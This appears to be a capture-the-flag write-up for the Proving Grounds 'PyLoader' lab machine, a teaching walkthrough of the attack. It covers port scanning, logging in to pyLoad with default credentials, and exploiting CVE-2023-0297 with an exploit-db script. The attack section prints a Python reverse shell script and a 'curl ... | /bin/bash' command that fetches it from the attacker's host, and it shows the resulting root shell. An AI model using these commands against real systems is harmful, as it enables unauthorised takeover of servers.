

Proving Grounds Practice 46

Proving Grounds Practice — PyLoader

Service Enumeration


There is only two ports opening in the machine, 22 and 9666. The Port 9666 is running a http server with the service of “CherryPy wsgiserver”

```
1  $ nmap -sT -p- --min-rate 5000 192.168.185.26
2  Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-13 18:50
   EDT
3  Nmap scan report for 192.168.185.26
4  Host is up (0.014s latency).
5  Not shown: 65533 closed tcp ports (conn-refused)
6  PORT      STATE SERVICE
7  22/tcp    open  ssh
8  9666/tcp  open  zoomcp
9
10 Nmap done: 1 IP address (1 host up) scanned in 8.39 seconds
11
12 $ nmap -sC -sV -A 192.168.185.26 -p22,9666
13 Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-13 18:51
   EDT
14 Nmap scan report for 192.168.185.26
15 Host is up (0.016s latency).
16
17 PORT      STATE SERVICE VERSION
18 22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu
   Linux; protocol 2.0)
19 | ssh-hostkey:
20 |   256 b9:bc:8f:01:3f:85:5d:f9:5c:d9:fb:b6:15:a0:1e:74 (ECDSA)
21 |_  256 53:d9:7f:3d:22:8a:fd:57:98:fe:6b:1a:4c:ac:79:67
   (ED25519)
22 9666/tcp  open  http      CherryPy wsgiserver
23 | http-robots.txt: 1 disallowed entry
```

```
24 |_/
25 |_http-server-header: Cheroot/8.6.0
26 | http-title: Login - pyLoad
27 |_Requested resource was /login?next=http://192.168.185.26:9666/
28 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
29
30 Service detection performed. Please report any incorrect results
   at https://nmap.org/submit/ .
31 Nmap done: 1 IP address (1 host up) scanned in 35.43 seconds
```

HTTP/9666

Open the port 9666 HTTP website, the home page is a login page for pyLoad.

The image shows the pyLoad login page. At the top center is the pyLoad logo, which consists of a stylized 'P' in blue and yellow followed by the text 'pyLoad'. Below the logo are two input fields: 'Username' and 'Password'. The 'Username' field is a simple text box. The 'Password' field is a text box with a small eye icon on the right side to toggle visibility. Below the password field is a blue button with a white right-pointing arrow and the text 'SIGN IN'.

The default credential for pyLoad page is **admin:password** by googling the default credential.


Application Setup

Access the web interface at `http://your-ip:8080` the default login is: username - **admin**
password - **password**

For the `ng` tag, the default user/pass are `pyload/pyload`.

For general usage please see the pyLoad wiki [here](#).

We can get into the admin page by entering the default credentials.



Searching the exploit for the service PyLoad on exploit-db, we could find the CVE-2023-0297 is applicable for the machine.



PyLoad 0.5.0 - Pre-auth Remote Code Execution (RCE)

https://www.exploit-db.com/exploits/51532?source=post_page-----4639275e98d8-----...

Let test the exploit is working on the machine by executing the ping back to our local machine.

```
// execute a ping back to local kali machine to test the RCE
$ python 51532.py -u http://192.168.185.26:9666 -c "ping -c 1 192.168.45.205"
[+] Check if target host is alive: http://192.168.185.26:9666
[+] Host up, let's exploit!
[+] The exploit has be executed in target machine.

// the ping is received by the local kali machine from the target.
$ sudo tcpdump -i tun0 icmp
[sudo] password for ok:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
19:04:03.694151 IP 192.168.185.26 > 192.168.45.205: ICMP echo request, id 1, seq 1
19:04:03.694191 IP 192.168.45.205 > 192.168.185.26: ICMP echo reply, id 1, seq 1
```

Next would create a reverse bash script and start a python http server for getting a reverse shell using Remote File Inclusion (RFI).

The reverse shell coming back with the root user shell.

```
1 // Reverse shell script
2 $ cat shell.sh
3 #!/bin/bash
4
5 python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_
STREAM);s.connect(("192.168.45.205",22));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
6
7 // start the python reverse shell on the kali machine to let the
machine browse the reverse shell
8 $ python -m http.server 80
9
10
11 // execute the command for the machine to browse to the reverse
shell script for RFI
12 $ python 51532.py -u http://192.168.185.26:9666 -c "curl
192.168.45.205/shell.sh | /bin/bash"
13 [+] Check if target host is alive: http://192.168.185.26:9666
14 [+] Host up, let's exploit!
15
16 // The kali python http server receive the get request from the
target machine on the reverse shell script
17 Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
18 192.168.185.26 - - [13/Apr/2024 19:11:03] "GET /shell.sh
HTTP/1.1" 200 -
19
20 // Reverse shell coming back with root access
21 $ sudo nc -nlvp 22
22 listening on [any] 22 ...
23 connect to [192.168.45.205] from (UNKNOWN) [192.168.185.26]
35550
24 /bin/sh: 0: can't access tty; job control turned off
25 # id
26 uid=0(root) gid=0(root) groups=0(root)
27 # pwd
```

```
28 /root/.pyload/data
29 # cd /root
30 # ls
31 Downloads
32 email5.txt
33 proof.txt
34 snap
```